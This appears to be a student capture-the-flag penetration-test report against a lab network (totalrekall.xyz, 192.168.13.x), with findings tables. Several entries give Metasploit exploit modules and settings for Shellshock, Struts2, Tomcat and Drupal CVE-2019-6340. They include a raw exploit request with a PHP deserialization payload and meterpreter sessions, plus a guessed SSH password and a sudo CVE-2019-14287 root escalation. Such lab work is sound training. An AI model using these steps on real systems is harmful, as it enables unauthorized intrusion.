
Vulnerability 3	**Findings**
Title	Open source data exposed
Type (Web app / Linux OS/ Windows OS)	Linux OS
Risk Rating	Low
Description	crt.sh to look up the SSL certificates for totalrekall.xyz

Images	Criteria: Type: Identity Match: ILIKE Search: 'totalrekall.xyz' Certificates crt.sh ID / Logged At / Not Before / Not After / Common Name / Matching Identities / Issuer Name 6095738637 / 2022-02-02 / 2022-02-02 / 2022-05-03 / flag3-s7euwehd.totalrekall.xyz / flag3-s7euwehd.totalrekall.xyz / C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Sit 6095738716 / 2022-02-02 / 2022-02-02 / 2022-05-03 / flag3-s7euwehd.totalrekall.xyz / flag3-s7euwehd.totalrekall.xyz / C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Sit 6095204253 / 2022-02-02 / 2022-02-02 / 2022-05-03 / totalrekall.xyz / totalrekall.xyz www.totalrekall.xyz / C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Sit 6095204153 / 2022-02-02 / 2022-02-02 / 2022-05-03 / totalrekall.xyz / totalrekall.xyz www.totalrekall.xyz / C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Sit
Affected Hosts	DNS:flag3-s7euwehd.totalrekall.xyz
Remediation	it would be beneficial to obtain relevant certificates from reputable companies.


Vulnerability 4	Findings
Title	open source data exposed
Type (Web app / Linux OS/ Windows OS)	Linux OS
Risk Rating	Medium
Description	Found 5 hosts

	using zenmap to scan 192.168.13.0/24
Images	
Affected Hosts	192.168.13.10, 192.168.13.11, 192.168.13.12, 192.168.13.13, 192.168.13.14
Remediation	Scan Proactively, Then Close or Block Ports and Fix Vulnerabilities (nmap.org)


Vulnerability 5	Findings
Title	open source exposed data
Type (Web app / Linux OS/ Windows OS)	Linux OS
Risk Rating	High
Description	Ran a scan against the discovered hosts. Found the IP address of the host

	running Drupal.it shows a vulnerability to CVE-2019-6340 https://nvd.nist.gov/vuln/detail/CVE-2019-6340
Images	
Affected Hosts	192.168.13.12
Remediation	patch the system to ensure the system is running the latest patch.


Vulnerability 6	Findings
Title	Nessus scan result for 192.168.13.12 Apache Struts 2.3.5 Vulnerability
Type (Web app / Linux OS/ Windows OS)	Linux OS
Risk Rating	Critical
Description	Flag 6 is the ID number of the critical vulnerability found in the Nessus scan of 192.168.13.12 (top right corner) CVE-2017-5638

Images	
Affected Hosts	192.168.13.12
Remediation	use latest security patch to mitigate risk


Vulnerability 7	Findings
Title	Apache Tomcat Remote Code (CVE 2017-12617)
Type (Web app / Linux OS/ Windows OS)	Linux OS
Risk Rating	Critical
Description	Used the RCE exploit through Metasploit to exploit the host Msfconsole searched for Tomcat and JSP. Found exploit and entered 192.168.13.10 and opened shell.

Images	
Affected Hosts	192.168.13.10
Remediation	Patch the system will latest security patches


Vulnerability 8	Findings
Title	Exploit vulnerability Apache "Shellshock"
Type (Web app / Linux OS/ Windows OS)	Linux OS
Risk Rating	High
Description	Used an RCE exploit through Metasploit to exploit the host 192.168.13.11 MSFCONSOLE exploit/http/apache_mod_cgi_bash_env_exec set rhosts 192.168.13.11 set TARGETURI /cgi-bin/shockme.cgi then cat


	/etc/sudoers
Images	 [*] Meterpreter session 3 opened (172.24.52.126:4444 → 192.168.13.11:49068) at 2023-04-13 20:02:42 -040 meterpreter > cat /etc/sudoers # # This file MUST be edited with the 'visudo' command as root. # # Please consider adding local content in /etc/sudoers.d/ instead of # directly modifying this file. # # See the man page for details on how to write a sudoers file. # Defaults env_reset Defaults mail_badpass Defaults secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin" # Host alias specification # User alias specification # Cmnd alias specification # User privilege specification root ALL=(ALL:ALL) ALL # Members of the admin group may gain root privileges %admin ALL=(ALL) ALL # Allow members of group sudo to execute any command %sudo ALL=(ALL:ALL) ALL # See sudoers(5) for more information on "#include" directives: #includedir /etc/sudoers.d flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less meterpreter >
Affected Hosts	192.168.13.11
Remediation	patch the system with latest security patches.


Vulnerability 9	Findings
Title	Exploit Vulnerability Apache
Type (Web app / Linux OS/ Windows OS)	Linux OS
Risk Rating	High
Description	used exploit/multi/http/apache_mod_cgi_bash_env_exec on 192.168.13.11 to open a meterpreter shell, dropped to the regular system shell and looked at /etc/passwd

Images	
Affected Hosts	192.168.13.11
Remediation	patch systems to ensure the latest patches are installed.

Vulnerability 10	Findings
Title	Exploit Vulnerability Struts2
Type (Web app / Linux OS/ Windows OS)	Linux OS'
Risk Rating	High
Description	Used an RCE exploit through Metasploit to exploit the host 192.168.13.12 with exploit/multi/http/struts2_content_type_ognl which gave an error at first but did open a session. I was able to

	manually drop that I was able to open manually. from there I dropped to a system shell and used (find . flag | grep flag). From the root directory to locate the flag file. Since the file was compressed in the .7z format, had to exit the meterpreter shell and download the file, then extract it in Kalit to get the flag.
Images	
Affected Hosts	192.168.13.12
Remediation	Patching with latest sw patches will strengthen security






Vulnerability 11	Findings
Title	

	Vulnerability Drupal CVE 2019-6340
Type (Web app / Linux OS/ Windows OS)	Linux OS
Risk Rating	High
Description	nmap on 192.168.13.13, found vulnerability for Drupal CVE 2019-6340. Used exploit unix/webapp/drupal_restws_unserialize
Images	**CVE-2019-6340 Detail** **Description** Some field types do not properly sanitize data from non-form sources in Drupal 8.5.x before 8.5.11 and Drupal 8.6.x before 8.6.10. This can lead to arbitrary PHP code execution in some cases. A site is only affected by this if one of the following conditions is met: The site has the Drupal 8 core RESTful Web Services (rest) module enabled and allows PATCH or POST requests, or the site has another web services module enabled, like JSON:API in Drupal 8, or Services or RESTful Web Services in Drupal 7. (Note: The Drupal 7 Services module itself does not require an update at this time, but you should apply other contributed updates associated with this advisory if Services is in use.) root@kali: ~ × root@kali: ~ × msf6 exploit(unix/webapp/drupal_restws_unserialize) > OPTIONS [-] Unknown command: OPTIONS msf6 exploit(unix/webapp/drupal_restws_unserialize) > set LHOST 172.24.51.125 LHOST ⇒ 172.24.51.125 msf6 exploit(unix/webapp/drupal_restws_unserialize) > run [*] Started reverse TCP handler on 172.24.51.125:4444 [*] Running automatic check ("set AutoCheck false" to disable) [*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default [-] Unexpected reply: #<Rex::Proto::Http::Response:0x000055fff77ef048 @headers={"Date"⇒"Fri, 14 Apr 2023 00:50:11 GMT", "Server"⇒"Apache/2.4.25 (Debian)", "X-Powered-By"⇒"PHP/7.2.15", "Cache-Control"⇒"must-revalidate, no-cache, private", "X-UA-Compatible"⇒"IE=edge", "Content-language"⇒"en", "X-Content-Type-Options"⇒"nosniff", "X-Frame-Options"⇒"SAMEORIGIN", "Expires"⇒"Sun, 19 Nov 1978 05:00:00 GMT", "Vary"⇒" ", "X-Generator"⇒"Drupal 8 (https://www.drupal.org)", "Transfer-Encoding"⇒"chunked", "Content-Type"⇒"application/hal+json"}, @auto_cl=false, @state=3, @transfer_chunked=true, @inside_chunk=0, @bufq="", @body="{\"message\":\"The shortcut set must be the currently displayed set for the user and the user must have \\u0027access shortcuts\\u0027 AND \\u0027customize shortcut links\\u0027 permissions.\"}3avu9T3FfRHF29p5O42OVqxoMpAxXhCMU\n", @code=403, @message="Forbidden", @proto="1.1", @chunk_min_size=1, @chunk_max_size=10, @count_100=0, @max_data=1048576, @body_bytes_left=0, @request="POST /node?_format=hal_json HTTP/1.1\r\nHost: 192.168.13.13\r\nUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 12_0_1) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/15.0 Safari/605.1.15\r\nContent-Type: application/hal+json\r\nContent-Length: 655\r\n\r\n{\n \"link\": [\n {\n \"value\": \"link\",\n \"options\": \"O:24:\\\"GuzzleHttp\\\\Psr7\\\\FnStream\\\":2:{s:33:\\\"\\u0000GuzzleHttp\\\\Psr7\\\\FnStream\\u0000methods\\\";a:1:{s:5:\\\"close\\\";a:2:{i:0;O:23:\\\"GuzzleHttp\\\\HandlerStack\\\":3:{s:32:\\\"\\u0000GuzzleHttp\\\\HandlerStack\\u0000handler\\\";s:38:\\\"echo 3avu9T3FfRHF29p5O42OVqxoMpAxXhCMU\\\";s:30:\\\"\\u0000GuzzleHttp\\\\HandlerStack\\u0000stack\\\";a:1:{i:0;a:1:{i:0;s:6:\\\"system\\\";}}s:31:\\\"\\u0000GuzzleHttp\\\\HandlerStack\\u0000cached\\\";b:0;}i:1;s:7:\\\"resolve\\\";}}s:9:\\\"_fn_close\\\";a:2:{i:0;r:4;i:1;s:7:\\\"resolve\\\";}}\"\n }\n],\n \"_links\": {\n \"type\": {\n \"href\": \"http://192.168.13.13/rest/type/shortcut/default\"\n }\n }\n}", @peerinfo={"addr"⇒"192.168.13.13", "port"⇒80}> [+] The target is vulnerable. [*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default [*] Sending stage (39282 bytes) to 192.168.13.13 [*] Meterpreter session 1 opened (172.24.51.125:4444 → 192.168.13.13:37366) at 2023-04-13 20:50:12 -0400 meterpreter > getuid Server username: www-data meterpreter >
Affected Hosts	192.168.13.13
Remediation	patch systems

Vulnerability 12	**Findings**

Title	Exploited Vulnerability Runas ALL sudoer
Type (Web app / Linux OS/ Windows OS)	Linux OS
Risk Rating	High
Description	Found exploit for host 192.168.13.14. CVE-2019-14287. Went back to the WHOIS lookup from flag 1. Found admin name ssh User alice. Ran ssh alice@192.168.13.14 and guessed password alice. After session opened, exploited CVE-2019-14287 to gain root by running sudo -u#-1 su. Then ran again find .flag| grep flag. From/ to locate the flag.
Images	
Affected Hosts	192.168.13.14
Remediation	try adding additional security measures around the password credentials. Add MFA so the user can verify via phone or email.


```
Registrar Registration Expiration Date: 2024-02-02T23:59:59Z
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.4806242505
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Registry Registrant ID: CR534509109
Registrant Name: sshUser alice
Registrant Organization:
Registrant Street: h8s692hskasd Flag1
Registrant City: Atlanta
Registrant State/Province: Georgia
Registrant Postal Code: 30309
Registrant Country: US
Registrant Phone: +1.7702229999
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=totalrekall.xyz
Registry Admin ID: CR534509111
Admin Name: sshUser alice
Admin Organization:
Admin Street: h8s692hskasd Flag1
Admin City: Atlanta
Admin State/Province: Georgia
Admin Postal Code: 30309
Admin Country: US
Admin Phone: +1.7702229999
Admin Phone Ext:
Admin Fax:
Admin Fax Ext:
Admin Email: Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=totalrekall.xyz
Registry Tech ID: CR534509110
Tech Name: sshUser alice
Tech Organization:
Tech Street: h8s692hskasd Flag1
Tech City: Atlanta
Tech State/Province: Georgia
Tech Postal Code: 30309
Tech Country: US
Tech Phone: +1.7702229999
Tech Phone Ext:
Tech Fax:
Tech Fax Ext:
Tech Email: Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=totalrekall.xyz
Name Server: NS51.DOMAINCONTROL.COM
Name Server: NS52.DOMAINCONTROL.COM
DNSSEC: unsigned
URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
>>> Last update of WHOIS database: 2023-04-13T13:38:59Z <<<
```

13 20-41-24.png

```
root@efbd54f7364f: /
File  Actions  Edit  View  Help
root@kali: ~ ×   root@efbd54f7364f: / ×
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Fri Apr 14 00:32:14 2023 from 192.168.13.1
Could not chdir to home directory /home/alice: No such file or directory
$ sudo -u#-1 su
root@efbd54f7364f:/# cd /
root@efbd54f7364f:/# find . flag | grep flag
./root/flag12.txt
./sys/devices/platform/serial8250/tty/ttyS2/flags
./sys/devices/platform/serial8250/tty/ttyS0/flags
./sys/devices/platform/serial8250/tty/ttyS3/flags
./sys/devices/platform/serial8250/tty/ttyS1/flags
./sys/devices/virtual/net/lo/flags
